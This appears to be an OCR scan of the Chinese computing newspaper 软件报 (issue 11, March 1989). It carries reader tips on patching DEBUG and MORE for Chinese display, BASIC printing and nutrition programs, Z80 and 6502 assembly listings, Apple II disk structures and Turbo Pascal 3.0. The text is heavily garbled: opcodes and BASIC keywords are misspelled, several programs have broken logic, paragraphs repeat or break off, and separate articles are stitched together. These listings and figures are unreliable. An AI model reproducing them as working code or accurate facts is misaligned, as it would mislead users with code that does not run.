3580:2E2D JMP     2E32
3580:2E2F NOP
3580:2E30 AND     AL,7F
3580:2E32 CMP     AL,7F
3580:2E34 JZ     2E3A
3580:2E36 MOV     AL,20
3580:2E38 JNB    2E3C
3580:2E3A MOV     AL,2E
3580:2E3C CALL  2DBF
3580:2E3F LOOR  2E06
3580:2E41 CS,
3580:2E42 TEST   BYTE PTR [2DF4],01
3580:2E47 JZ     2E54
3580:2E49 MOV     AL,[SI]
3580:2E4B CALL  2DF8
3580:2E4E CS,
3580:2E4F MOV     BYTE PTR [2DF3],FF
3580:2E54 POP     AX
3580:2E58 JMR

```

有三种参数可以选择：  
 (1) T：测试所有文件；  
 (2) F：测试磁盘/软盘；  
 (3) FF：更改文件属性；  
 (4) LP：打印文件行号、页号印出来，同时加上页标题。  
 (5) S：系统信息能显示出计算机本身的一些技术信息。（本程序提供软件40元）

程序分段说明：CS,2D90~2DB2为X命令处理；CS,2DB3~2DBD为中文显示时的显示程序；CS,2DBE~2B99为中文显示程序；CS,2DBE~2E0B为为解决行尾问题的两个标志工作单元。

修改方法：用DEBUG将D EBUG.COM装入（为保险起见，最好将DEBUG.COM复制备份）然后用A命令将本文提供的程序汇编装入，再用E命令修改CS,396~397，如果希望首次调用命令是西文显示方式，那么不必修改CS,460~462。最后用W命令存盘，Q命令退出。

最后，提供一个提示信息汉化附件，用E、F命令填入汇编DEBUG的操作进行汉化均可。成都 赵超

本责任编辑06号

Writing 2E80 bytes

成都 赵超

《文本文件的双面打印》

提供一个用 BASIC 语言编写的双面打印字符文件的程序供大家参考。该程序使用 CCDOS 2.13A 操作系统, M2024 打印机。采用带折叠线的宽行打印纸打印, 纸从折叠线处撕开, 打印完正面左右页后, 翻过纸再打印背面, 然后将打印结果对折裁开可直接利用打印纸两端的孔装订成册。

程序中 20 行是对打印机的设置, LPRINT CHR\$(27) "Y" 是打开特殊功能开关, 然后选择了 24x24 点阵 A 字型汉字打印, 行距为 20。最后为了防止因打印的文件中含有打印设置指令, 而使打印结果产生混乱, 用了关闭特殊功能开关的指令。

本程序有附加打印和不附加行号两种选择。LI 就是行号变量。

只要改变 90 语句中 LN 和 COL 的值就可改变每页打印的行数和字符数。

100 至 150 行是将磁盘文件中的打印数据读入到 ST 数组中, 通过 250 至 280 行的子程序实现对长数据行的分段, 并保证不将半个汉字代码安排在一行, 半个汉字代码在下一行, 从而避免了一些乱七八糟的字符的出现。

广州 周金亮

```
10 DEFINT I-N:OPTION BASE 1:DIM ST$(212)
20 WIDTH=LPT1:,:200:J=0:LPRINT CHR$(27) "Y":LPRINT "X2 @AM20":LPRINT CHR$(27) "X"
30 LINS=0
40 CLS:LOCATE 2,10:PRINT "ASCII 字 文件的分页打印"
50 LOCATE 4,16:INPUT "文件名: ",F1$
60 OPEN F1$ FOR INPUT AS #1
70 LOCATE 6,17:INPUT "是否带行号(Y/N) ",L$
80 IF L$="Y" THEN L$="Y"
90 PAGE=1:L1=1:LN=52:COL=80:CLS
100 FOR I=1 TO J:ST$(I)=ST$(I+LN):NEXT I:J=J+LN
110 I=1:IF EOF(I) THEN ST$(I)="":GOTO 140
120 LINE INPUT #1,ST$(I):IF L$="Y" THEN ST$(I)=RIGHT$( " " & ST$(I),L1-L$)
130 LL=LEN(ST$(I)):IF LL>COL THEN COSUB 250:J=J+1:GOTO 130
140 IF I<=LN THEN I=I+LN
150 I=I+LN
160 FOR K=0 TO 1:LOCATE 5,21:PRINT "换好纸后按任一健 ...":
170 PRN$=INKEY$:IF PRN$="" THEN 170
180 LOCATE 5,21:PRINT "正在打印 .....":LPRINT TAB(30),F1$,TAB(74),PAGE*2+K,LPRINT
190 LPRINT TAB(7),LINS,TAB(100),LINS:LPRINT
200 FOR I=1 TO LN
210 LPRINT ST$(I-24*LN):TAB(94):ST$(I-3*24*LN)
220 NEXT
230 NEXT :PAGE=PAGE+1
240 IF EOF(I) THEN LPRINT CHR$(27) "Y":END ELSE 100
250 L=0
260 IF ASC(MID$(ST$(I),COL,L))>160 THEN L=L+1:IF COL=COL THEN 260
270 IF L/2=L\2 THEN ST$(I+1)=RIGHT$(ST$(I),LL-COL):ST$(I)=LEFT$(ST$(I),COL) ELSE ST$(I+1)=RIGHT$(ST$(I),LL-COL+1):ST$(I)=LEFT$(ST$(I),COL-1)
280 RETURN
```

模·融·打·印·机·故·障·一·例  
现象: LQ-1500 故障现象: 开机后, 连机响应正常, 打印字符的颜色由深到浅, 最后, 只留下字符痕迹。  
色带是刚换上不久的。观察打印头往复运动正常, 取下色带盒, 观察色带轴旋转正常。再转动色带盒上的色带轴转动不动, 在打印过程中, 环形色带没有被带动, 只在一段色带上打, 磨成大。折开色带盒, 发现色带在传动齿轮处被卡死。原因是某些色带接口处不够光滑细致。当接头处被传送到齿轮时, 容易磨毛最后导致卡死。换上接口光滑的色带, 故障即消失。  
郑江理 曹 远连

CMOS RAM 作为 EEPROM 使用


CMOS 静态 RAM 如 6116、6264 等, 在未选中状态下只需 2 伏电压、5-40 微安/片电流就可以维持信息不变, 非常适合用电池做断电保护, 象 PROM 一样, 断电后数据不会丢失, 上电后, 又能读能写, 所不同的是, 它比 EPROM 使用更方便, 不需要擦除, 直接在 CPU 控制下写入, 且写入速度高于 EPROM。任何单板机都能对其编程, 无需专门的开发工具, 不会出现象 EPROM 那样因编程操作不当而损坏的现象, 因此使用上非常灵活, 适应范围很广。当然, 它的缺点是需电池作后备并需相应的支持电路, 这就使它不能象单片 EPROM 那样可随意移动。此外数据保存时间, 可靠性较差。

巧妙的设计, 安装电路, 可以较好地解决上述问题。如图所示, 将两个纽扣电池及几个电阻电容用胶粘固定在 RAM 芯片的上表面, 并按图焊好连线, 这就好象在 RAM 片上“集成”了维持电路和电池。装好后的整体能象单片 PROM 那样随意移动使用。尽管两个小电池的容量不高, 但对一般情况下的开发应用是足够的, 加上正常工作时, 电池还放电, 因此, 若经常使用, 基本上不必考虑更换电池。

维持电路是基于下列原理: RAM 片上的插脚 CS 选通, WR 写在工作时一般都由 TTL 电路的输出端驱动, 断电后, 这些输出端近似于高阻状态, 但因通过电阻连到正电源后, 就处于高电平(无效)状态, 数据可可靠地保存在芯片中。二极管将 RAM 与系统电源隔离, 工作时, 电源经二极管对二极管便于固定在芯片上, 要接在 RAM 的 Vcc 脚与系统电源之间, 可将 RAM 插座上的 Vcc 脚与 +5 伏脚的连线断开, 接入二极管, 也可以不改动插座, 而将 RAM 的 Vcc 引脚在外板开, 使之插进插座时, Vcc 脚露在外面, 不与插座上的对应脚接触, 然后再将二极管焊接在 Vcc 脚与 +5 伏脚之间。此外, 当 RAM 的信息已输入调整好, 短期内不需要更改时, 可将 WR 脚板外不插入电路, 这样可避免因 CPU 的误操作而导致数据丢失。

如此改过的 RAM 芯片, 由于读写非常方便, 不仅可作为 EPROM 使用, 还可获得其它用途。例如, 许多场合需要在单板和微型机之间传送数据, 在不具备通讯接口时, 由于计算机中都有此类存储器插座, 故可用此 RAM 片作为媒介来传送数据。方法是: 先将其插在一个计算机中, 将要传送的数据写进去, 然后移到另一个计算机中读出数据, 即完成了两机之间的传送。

湖北 郭永



随着 APPLE II 微型机在我国各个领域的应用, 索引文件的喜爱。我在程序设计中, 发现, 虽然 DOS3.3 提供了很好的索引文件的逻辑组织, 但因受其物理结构的限制, 往往给应用人员带来意想不到的不良后果。下面通过实例分析索引文件的物理结构来说明几个问题。  
DOS3.3 规定 5.25 英寸软盘的 #11 磁道用来存放磁盘的检索表/内容分部表。一个文件目录占 35 个字节, 其中头两个字节分别存放内容分部表(对索引文件而言)的物理地址(磁道、扇区)。内容分部表从第 12 个字节开始每两个字节存放记录在磁盘中的物理地址(称为位置号)。而其第 1、2 字节是产生下一张内容分部表的指针(内容为 00H、00H 时表示表尾)。这样就构成一个单链表。设记录长度为 256 个字节时, 索引文件的物理结构如图所示。  
记录在内容分部表中的位置号 A = 取整(记录索引键 × 记录长度 ÷ 256), 写记录前首先计算 A, 当 A = j 时, 按一定的查找空白扇区的算法, 写入新的内容分部表的物理地址, 而在新的内容分部表中写入结尾标志。各记录在其位置号的扇区中起始字节 B = 索引键 × 记录长度 - A × 256。当扇区存不下此记录时, 按一定算法从磁道中选一空白扇区, 将其磁道、扇区数写入现位置号的下一位置号中, 剩余数据从空白扇区第 0 个字节开始存入。当现位置号为本内容分部表最后位置号且本表为表尾时, 按上面方法生成一个新的内容分部表, 将空白扇区磁道、扇区数写入新表 0 号位置中, 剩余数据从此扇区第 0 个字节开始存入(建立索引)。否则, 可由本表指针找到下一张表, 并从此表 0 位置所指示的物理地址的 0 字节开始写入剩余数据(修改数据)。一个索引文件含内容分部表个数 C = 取整(A + 122) + 1, 其中 A 为索引键最大时的值。记录由数据项组成, 数据项与数据项之间由分隔符区分。这样的物理结构必然产生下列问题。  
1. 索引键问题: 索引键的大小直接影响内容分部表的多少(i 的大小)。例如: 索引键为 0、1、...、121 时, 只需一张内容分部表, 索引键为 0、122、244 时, 需三张内容分部表(记录长度 256 个字节), 造成不必要的浪费, 而且索引键长度也受到限制。故在设计时, 尽量使用小且连续的索引键。  
可是实际中很难找到这样的索引键, 下面介绍一种将离散索引键转换成连续索引键的例子。离散索引键...年 月 日(六位), 连续索引键...x×x×(三位)。月(二位)...起始数, 连续索引键=起始数+日数。如 01...000, 连续索引键(880111) = 000 + 1 = 011。  
2. 记录与数据项问题: 在设计记录时, 数据项的长度 = 数据项实际长度 + 1, 记录长度 = 各数据项长度之和。在存数据前, 必须对各项数据项进行符合设计的小数位数截断处理。否则, 在修改数据时, 往往因小数位数过长, 使记录超长。从上面的分析可知, 必将破坏下一记录。造成意想不到的不良后果, 使数据处理系统的可靠性大大降低。  
以上是我从事数据处理系统设计时的体会, 有不当之处望同行们批评指教。  
沈阳 王学琴

MORE 对 MORE.COM 命令中的显示行数的修改

命令是一滴... 显示命令, 它由标准输入设备读取信息, 一次只显示一个屏幕的信息。由于 CCDOS 下屏幕只能显示 10 行, 而 MORE 命令一次显示 24 行, 在 CCDOS 下没有起到它自身的作用。为此可对 MORE 命令稍加修改, 即可在 CCDOS 下, 一次只显示 10 行。修改过程如下:  
A>DEBUG MORE.COM  
在 A 盘上  
必须事先存有  
DEBUG.COM  
OM 和 MOR  
E.COM 文  
件, 然后键  
入。  
湖北 张国安  
是我从事  
数据处理  
系统设计时  
的体会, 有  
不当之处望  
同行们批  
评指教。  
沈阳  
王学琴  
本报责任编辑: 07 号

Table with 3 columns: 文件目录 (File Directory), 内容分部表 (Content Table), 内容分部表 (Content Table). The table shows a mapping between file entries and their corresponding data blocks in a disk structure, including details like cylinder (磁道), sector (扇区), and start/end bytes.



儿童营养预测


390 B(0,0) = 6 + 3.3\*B(1,0) = 6 + 5.0\*B(2,0) = 6 + 12.0\*B(3,0) = ...

我编了一个儿童营养程序在几所幼儿园、小学进行预测普查反馈良好。特与同行交流。

```
1 DIP A(40,181)
2 FOR J = 1 TO 181
3 FOR I = 0 TO 10
4 READ A(I, J)
5 NEXT I
6 NEXT J
7 FOR J = 1 TO 8
8 FOR I = 0 TO 10
9 READ A(I, J)
10 NEXT I
11 NEXT J
15 INPUT "SHOW TI DIN KUAN--(GROU
B. GENERAL, BAD)?" AS
20 IF AS = "BAD" THEN 70
30 IF AS = "GENERAL" THEN 60
40 P(0) = 0.92:P(1) = 0.95:P(2) = 0.95
50 GOTO 80
60 P(0) = 0.87:P(1) = 0.90:P(2) = 0.90
65 GOTO 80
70 P(0) = 0.82:P(1) = 0.85:P(2) = 0.85
80 FOR I = 0 TO 10
90 T(I) = 0
100 NEXT I
140 INPUT "YIU GI ZHON SHI MU?" AS
150 FOR R = 1 TO 8
160 PRINT "BE "R": ZHON SHI MU"
```


当然在运行此程序之前应该先把各食物的序号编好，(根据 DATA 中食物秩序编号)存入磁盘，以便快速查找，可以用“文件”形式或 4BASE II 把各食物序号、营养素一并存入更为方便。

```
代码为 112-127
068B LD HL,02CC
068C AND A,A
068D LD E,A
068E AND HL,E
068F LD C,(HL)
0690 INC HL
0691 LD B,HL
0692 LD HL,(4514)
0693 LD A,7F
```



笔者通过剖析ROM发现，RET指令在PUSH与POP指令的配合下，能组成许多巧妙的用法。下面的一段汇编程序，是命令键入口地址转移程序。程序中RET Z指令，是转移到指定的地址。PUSH BC指令配合，所以RET Z相当于JP BC。这里的BC寄存器的值是几个确定的入口地址。它的存放地址是02CC加上命令键代码的两倍(请看88年7月2日的软件报)。

```
220 GOTO 235
230 A(I,N) = A(I,N) * 6 / 2
235 A(I,N) = INT (A(I,N) + 100) / 100
240 T(I) = T(I) + A(I,N)
245 A(I,N) = I
250 NEXT I
260 NEXT R
265 INPUT "IS YUN FU?" AS
268 IF AS = "Y" THEN P = 8: GOTO 465
270 INPUT "IAQ HAI OLDYEAM?" AS
280 IF Y < 1 THEN P = 0: GOTO 370
290 IF Y > 1 AND Y < 2 THEN P = 1: GOTO 465
300 IF Y > 2 AND Y < 4 THEN P = 2: GOTO 465
310 IF Y > 4 AND Y < 7 THEN P = 3: GOTO 465
320 IF Y > 7 AND Y < 10 THEN P = 4: GOTO 465
330 IF Y > 10 AND Y < 13 THEN P = 5: GOTO 465
340 INPUT "BOY OR GIRL?" AS
350 IF AS = "BOY" THEN P = 7: GOTO 465
360 P = 6: GOTO 465
370 Y = Y + 12
380 IF Y > 6 THEN G = 3.2 + Y * 0.5: GOTO 390
385 G = 3.2 + Y * 0.6
```



真正的困难是，R1机ROM解释程序中，LD dd, (nn), LD (nn), dd, CALL, JP类Z80指令的地址几乎全都不在标准地址区。这就给要研究R1机ROM的读者带来了困难。为此，笔者编写了这个小程序，可将0-65535间的地址转换到标准地址区。

```
10: PRINT "ENTER L.
ME ADDRESS (0
TO 65535)";
20: INPUT I;
30: PRINT I;";
40: IF I > 65535 AND I < 16384 THEN
GOTO 50
50: IF I >= 65535 AND I <= 16384 THEN
GOTO 50
60: I = I / 2848
70: PRINT 2848 * I -
INT I * 16384
80: GOTO 20
90: PRINT I - 8192
100: GOTO 20
110: PRINT I
120: GOTO 20
```

调用时，在BASIC状态

CEC-I 中华学习机的汉字管理程序在辅存ROM空间\$E C00~\$FFFF单元，而监控程序在主存ROM空间\$F800~\$FFFF单元。因此，在监控状态下无法用命令直接分析汉字管理程序。

```
0300- 04 04 LDA $E00
0302- 05 EE STA $FEE
0304- 05 FC STA $FFD
0306- A9 2C LDA $E2C
0308- 85 D STA $FD
030A- A5 FC LBA $FC
030C- 85 FF STA $FF
030E- A0 0Q LDY $00
0310- ED 30 CD STA $C080
0312- 0D 09 CD STA $C009
0314- B1 FE LDA ($FE),Y
0318- 91 FC STA ($FC),Y
031A- EB INY
031C- D6 39 BNE $0316
031D- E6 FD INC $FD
031F- E6 FF INC $FF
0321- D0 F3 BNE $0316
0323- 8D 08 CD STA $C008
0326- 8D 82 CD STA $C082
0329- 60 STA RTS
```

再谈 CEC-I 中文的进入

今年第一期刊出“CEC-I 中文进入”一文之后，不少读者来信，对进入中文后DOS失败的补救提出了不同的看法，现摘录如下。

陈德来稿：PR#3; CALL 43080; 进入汉字系统自动设置了DOS的入口指针程序。从而使DOS能正常工作。

李铁来稿：PR#3; CALL 1002; 进入汉字系统而不影响DOS的使用。原因是三页\$3EA 转至\$A851执行程序。

刘斌 胡海明同志来稿：习惯用法还是PRINT CHR\$(4); "PR#3";，因操作失误而不能执行DOS命令。可利用自动DOS的进入点补救。执行CALL 976; 编辑陈德合

R1 机地址的转换

由于R1机对存储器采用局部译码方式工作，因此尽管R1内存仅为2K(2048)字节，而POKE, PEEK,USR等地址却可以从0直到65535。当然其实际地址无论如何不会超过“标准地址”。

调用时，在BASIC状态

# 软件报



1989年  
3月18日  
第11期  
总第129期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0090 訂閱代号：61-74 地址：成都市金河街75号

## 巧用Turbo Pascal3.0版本

四川大学副教授 唐常杰

1988年秋，Borland公司推出了Turbo Pascal4.0版本，新版本突破了64K局限，增加了一系列新特点。鉴于计算机科学中知识更新最快，因而对旧软件的“喜新厌旧”乃是一种美德，但是在推荐Turbo Pascal4.0版本的同时，我们还要提醒用户，暂时不要急于扔掉3.0版本软件，你可以发现3.0有下列独特的优点。

1. 适宜在我国国情下的教学 Turbo Pascal语言3.0版最小可用集39K，而4.0版最小可用集为240K（包括Turbo·EXE、Turbo·PCK、Turbo·TP、Turbo·TPL、Turbo·Htp）。采用3.0版作学生实习，每个学生可以只发一张软盘，而用4.0版每人得发3张盘。其次，Turbo Pascal3.0版已有廉价的中文手册，指南、实例和经验资料以及工具箱等，而4.0版的英文手册共654页，复印费用很贵，且目前尚无中文资料出版。再其

次，3.0版中基础性的东西多，能上添加的东西较少，更易突出Pascal语言的教学主题。3.0版中数学、图、声、窗已令初学者

应接不暇，初学者一般难以写出大于44K的程序（约5000行左右），总之，3.0版已足够基础教学实习之用。学会3.0版后再加上20页讲义，即可了解4.0版主要精华。

2. 用于编辑。与其它专门的编辑程序相比，Turbo Pascal3.0的内部编辑有其独特之处。（1）占磁盘空间小，仅39K，实在不易找到比它小，又比它巧的屏幕编辑，例如WordStar的最小可用集占118K，Mero Star为235K，E Macs76K，Personal Editor56K。

（2）响应快，Turbo Pascal3.0的编辑中，将被编辑的文本作为指针控制的动态变量，整个文件在内存中操作，一个50K的文件光标从文头移到文尾，Turbo Pascal3.0不到1秒，而WordStar需要10秒（使用硬盘情况）。（3）Turbo Pascal3.0的删除键和箭头键都比WordStar更接近于自然习惯，没有打空格的毛病光标也能去，（但并不多占磁盘空间）。（4）能够用“ALT+数字”方式编辑希腊字母 $\Sigma$ 、 $\alpha$ 、 $\beta$ 、 $\sigma$ 、数字符号 $\leq$ 、 $\Omega$ 、 $\pi$ 、 $\infty$ 等，而WordStar则不能。

当然，它毕竟是个“业余编辑”，也有其不足的地方，例如不能实现上下游改黑、撤、复、宽等写法。（我们开发的Print84亦弥补了这一缺点）。

3. 对于某些程序而言，用3.0版比4.0版来得简单。如愿意前试过一个最典型的程序：

```
Program Test
Begin
  S := 1;
  S := S + 1;
  重复5000次
  S := S + 1;
  enb
```

4.0版不能一口吃下，必须分成两个部分（Unit），先分成两个TPU文件，而最后编译成EXE文件，而3.0版可以一口吃下生成紧凑的COM文件。

3.0版还有大量工具箱，对于一时尚无精力用新工具箱软件的单位，3.0版还可对付使用一段时间。

△本报软件沙龙成员赵恒友同志最近编制出“CCDOS2.10汉字编打打印程序”，该程序在CCDOS2.10支持下，打印出汉字、数字和汉字对应的拼音码、首尾码、区位码、机内码、扫描表地址、字库地址等六种编码；对于十六区前的特殊字符，则输出汉字和汉字对应的区位码、机内码、字库地址；使用该程序，即可对那一册具有多种用途的编码表。

运行条件：IBM-PC、PC/XT及其兼容机；CCDOS2.10、九针打印机（其它打印机需自行调整行/页控制）；提供与之配套的CCDOS2.10系统盘一张。需要者，请与本报信息服务部联系。

△《Turbo Prolog工具箱》一书（详见本报今年第3期一期“新书架”）的原程序和Dbj文件（共两张盘）收费120元（含邮资包运费），需要者可向成都福林大厦维修室 夏勇或联系。

进个人电脑，不仅能让读者有较大的参与性，而且能与之对话、游戏，甚至进行探测领域。它由四台单片机组成。一台负责三台工作。这三台单片机做同样的工作，但互指独立。当它们做出的判断相同时，就照此执行，如果不一致，三台单片机就会“开会表决，少数服从多数，这套技术被用在探测哈雷慧星的美国航天飞机上，其长处就是避免了由于一台计算机故障导致动作失败。在未来探测火星的飞行中这类计算机也是较理想的。

△少数服从多数的“表决制”，而且能与之对话、游戏，甚至进行探测领域。它由四台单片机组成。一台负责三台工作。这三台单片机做同样的工作，但互指独立。当它们做出的判断相同时，就照此执行，如果不一致，三台单片机就会“开会表决，少数服从多数，这套技术被用在探测哈雷慧星的美国航天飞机上，其长处就是避免了由于一台计算机故障导致动作失败。在未来探测火星的飞行中这类计算机也是较理想的。

假如你想和某位名人对话，它亦能做拟人名，与你做对手戏，对答如流。如果电脑杂志

计算机公司——尤尼希斯公司，仅1986年就外销软件3000万张，占该国印度出口软件总值的80%。计算机专家们认为，软件出口是印度技术发展的“金矿”。

虽然印度文盲高达64%，人均国民收入水平仅270美元，但印度一向重视高等教育和科技展。据统计，它拥有工程技术人员达300万人，仅次于苏美而居世界第三。庞大的高智力资源和廉价的劳动力成本为软件出口的强大基础。

印度软件出口还得益于国际软件市场的不断扩大。软件的国际市场需求每年以10%的速度增长，刺激了印度软件出口。

△美国正在建造一个由计算机和电信设备连接而成的全国性指挥系统，这个代号为“平达”的指挥系统，可以从军队的移动电话计算机索取最重要的情报。这种计算机通过无线电波传递信息，只要一按计算机的按钮，就能够着到战斗雷达的影像。

△美国《科技日报》报道，美国现在出现了一种使用软盘的电脑杂志“新阿拉廷”。

其实，“新阿拉廷”只是两个软盘。“读者”可以像它们放



软件沙龙服务

答  
读  
者  
问

编辑同志：几个月前，我偶然在书店一个个体书摊里翻到一本《软件报》1987年的合订本，书里设有多种专栏，而且文章内容丰富，很具实用性。虽然这本书的售价是7元，比起书上的标价贵了很多，但我仍然把它买下了。正所谓物有所值，这本书在短短几个月里给我的工作带来不少帮助，而且我也从中吸取了不少东西，学到了很多知识。因此，我非常希望能买到贵报其他年份的合订本，（包括84年、85年、86年、88年）。请问你们报社还有这些合订本吗？若有，每本的价格及邮费是多少？我盼望能得到这些可贵的资料，谢谢！

广东 谭永康

谭永康同志：

那个书摊以七元的高价出售合订本，这是不时的，本报1986年和1987年合订本的价格每本均为3元。代购费我们另议，不能加在读者头上。你所要的1984年和1985年的合订本早已售完，1986年合订本尚有存本，每本3元，另加邮费0.8元，1988年合订本将于今年四月份出版发行，每本定价6元（另加邮费0.5元，1987年合订本多一倍以上），另加邮费0.5元。本报发行科

△TM声像汉语卡试用里优势 山东省烟台芝环电脑公司研制开发的“TM声像汉语卡”，使中文计算机输入、可学、好用、准确等方面有了新的突破。

“TM声像汉语卡”具有适配于IBM-PC、PC/XT和国产4520系列及兼容机，中西文兼容的特点；输入一个汉字平均只用1.5秒。该卡容有十几万条词语，无重码，准确无误；还具有选字、词的功能。

△供销社微机管理系统 青岛市供销社研制成功“供销社企业管理信息监控系统”和“商品流转统计报表综合处理系统”微机应用项目，实现了全市供销社系统企业管理现代化。

△我军后勤指挥管理微机工程 沪东造船厂和南京军区后勤部联合研制成功我军第一个“后勤分部指挥管理”信息系统，最近通过评审验收。

△一项先进的通讯技术突破 我国数据通讯领域一项国际公认的先进技术——分组交换实验网P2P—NET，年前在京通过由机电部组织的技术鉴定。该成果将有力地促进数据通讯在我国的发展，为我国的公用数据网提供了先进的技术手段和设备。

△汽车灯配光性能微机测试系统 一类精密机械、微电子技术与一体的设备，QC C—1型汽车灯配光性能微机测试系统，最近由北京汽车灯厂和航空航天部一院15所研制成功，并通过鉴定。

△多功能三维数控自动编程系统 北京航空航天大学李文斌教授课题组与科技公司合作研制成功“多功能三维数控自动编程系统”，日前通过鉴定。采用该软件能自动加工显象管、电视机外壳模具等复杂零件。

△治疗流行性出血热微机系统问世 应用《伤寒论》古著，中西医结合治疗流行性出血热微机系统，前不久在大连海军某部通过了有关专家的鉴定。采用该系统经对200多例临床应用，均合满意结果，使死亡率下降至2%以下。

△杭州用电脑制花布 运用电脑绘画设计多种幅面的新技术，浙江杭州印染厂攻关成功。该厂首次运用电脑制图，西、印染的花布，深受消费者欢迎。

★编号：890305  
作者：王德余  
名称：ASM IN APPLESOFT  
功能简介：1.可直接在APPLESOFT BASIC程序中输入汇编语言源程序，并可在其后加上注释。汇编语言源程序可以象C语言源程序中那样几行，也可用BASIC语言交错编写，运行时不会互相干扰。  
2.输入的汇编语言源程序在BASIC程序运行时汇编成机器语言，随即便可以加以调用。汇编时如遇语法错，可显示或打印源程序并给出错误标志，也可制止其显示。汇编正确即显示汇编结果。  
3.可以在BASIC程序运行过程中或在BASIC状态下直接调用任何宏指令。  
运行程序：6502汇编语言  
运行环境：APPLE-I，中华

学习机。  
转让形式：软盘一张，使用说明书一份  
转让价格：40元（含邮费）  
收款单位：成都《软件报》信息部  
★编号：890306  
名称：运动会用Apple微机核分程序  
作者：李平  
功能简介：程序分两部份。程序一可计算出每项竞赛的名次、得分、打印出成绩报告单，并将得分存盘。程序二可以从软盘中读出单位得分、累计、修正，随时提供各单位总分。  
运行环境：苹果机、软盘汉字  
转让形式：程序清单、使用说明  
★编号：890307  
名称：微机应用Apple微机核分程序  
作者：李平  
转让价格：10元（含邮费）  
收款单位：成都《软件报》信息部

△《科技日报》

△《经济参考》

△《经济参考》

△《经济参考》

△《科技日报》

△《经济参考》

△《经济参考》

△《科技日报》

△《经济参考》

△《科技日报》

△《经济参考》

△《科技日报》

△《经济参考》

△《人民日报》



《软件报》

《软件报》

《软件报》

《软件报》

IBM MS-2401 中文打字机

一般说来，四通MS-2401中英文打字机和IBM PS/2 30型微机之间的数据交换，可通过四通公司提供的专用通信电缆(含接口)和软件来完成。其实，这两种机器之间还存在一个共同点，即：都有一个720KB的3.5吋磁盘驱动器。我们设想，能否利用它们之间的这一特点，用软盘盘来实现两者之间数据的直接通信呢?为此我们进行了一些试验，结果表明：

①四通MS-2401中英文打字机上生成的汉字不能在CCDOS下正常显示和打印。
②CCDOS下生成的汉字不能在四通MS-2401中英文打字机上进行增、删、改等编辑操作。

③其它ASCII码源文件都能在两种机器上被正常读写和处理。

经过比较分析，我们发现CCDOS和四通MS-2401中英文打字机在处理汉字上的主要区别在于汉字机内码的表示方式上的不同(当然，相应的处理方法也会有差别)。CCDOS的汉字机内码的两个字节的高位均被置为1，但在四通MS-2401中英文打字机中，汉字机内码只需将第二个字节的高位置1就行了，而第二个字节的高位原则上要求0(显示等操作影响不大)。

由此可见，要使四通MS-2401中英文打字机上生成的汉字在CCDOS下被正常显示或打印出来，只要将它的汉字机内码的第二个字节的高位置1就行了。反之，要使CCDOS下生成的汉字在四通MS-2401中英文打字机上能正常运行，则要将汉字机内码第二个字节的高位置0。下列程序(程序清单附右)就是为实现上述功能而设计的(本程序只适用于IBM PS/2 30型微机上过)，转换过的源文件(主要是含有汉字的)就可被CCDOS或四通MS-2401中英文打字机所正常引用，有兴趣的读者可以通过DEBUG将此输入计算机。

南京军区后勤部 李永新

编译BASIC的汉化

Basic程序经过编译后可提高程序的运行速度，减少内存的使用量，增加程序的保密性等，可是提高程序质量。但在CCDOS下使用编译后的Basic程序时却无法在屏幕上显示汉字，使在程序中使用的SCREEN命令把屏幕设置为高置后，在退出程序时，系统仍进入西文方式，从而无法再继续使用CCDOS。其原因是编译后的Basic程序首先把屏幕置为字符工作方式，并在返回到操作系统时再次把屏幕设置为字符工作方式。大家知道，CCDOS是在图形方式下的，在字符工作方式下是无法显示汉字的，因此应对编译Basic进行汉化，使之可在CCDOS下使用。其实，这个汉化工作非常简单，把设置屏幕为字符方式的INT10的中断调用改为NOP操作即可。在编译Basic中共有两种工作方式，一种是运行时需要运行包(即有BASRUN.EXE)存在，这种方式下程序短小，另一种是运行时不需要运行包就可独立运行，但这时生成的程序比较大。所以在汉化时应针对这两种环境的软件都进行修改，以适应不同的用户。这里以使用最多的IBM编译Basic 1.00版为例说明修改的方法。编译Basic系统共有4个程序，BASCOM.COM, BASOM, LIB, BASRUN.EXE和BASRUN.LIB。汉化时只需修改BASUN.EXE和BASCOM.M.LIB这两个文件。首先把这4个文件拷贝到C盘，同时把Debug.Scom程序也拷贝到同

True BASIC从一九八五年问世之后，由于其优点，越来越被人们所重视。我们在使用True BASIC的过程中发现，尽管True BASIC的模式开关语句，MODE hires 可以进入中文信息的处理，然而，却出现了这样一个现象，正常的数据库信息(非提示行信息)会进入提示行。之后，只会改变提示行的内容而屏幕的正常内容不提示行滚动，破坏了屏幕的正常显示。即出现屏幕死锁现象。屏幕死锁的发生，会影响用户的使用。在本文中，我们将给出一种解决True BASIC屏幕死锁的简单方法：只修改Hello.EXE文件中的一个字节，就可解决问题。其修改的方法如下：1.将Hello.EXE复制到Hello.COPY Hello.EXE Hello (回车)

什么叫“O”等待

在为计算机系统作的广告上，经常可以看到这样一条表示计算机性能的指标：“O”等待(或“1”等待)，但究其含义，却又答不上来。确切地说，计算机中的等待，是指CPU发出指令后，到寄存器中的信息被送入运算单元去时，CPU的这段无事可干的等待时间。如姓RAM(内存)的速度是够快，就可以使等待时间为0—“O”等待。如果RAM由于工艺和技术的限制，速度跟不上，则可能造成1或2个时钟周期的等待(“1”等待)，这就会降低整机的性能。一般，采用“O”等待技术的微机，可以提高性能17%。可见这一指标的重要性，这对准备买机器(特别是386微机)的用户更有了了解一下的必要。

IBM微机异步通讯适配器故障维修

一、故障现象
主机在未插入异步通讯适配器时，工作一切正常。当插入异步通讯适配器后，再开机启动时屏幕一片白，主机不工作。

二、故障分析与维修
故障是由于插入异步通讯适配器而引起的，因而故障显然是异步通讯适配器上的。

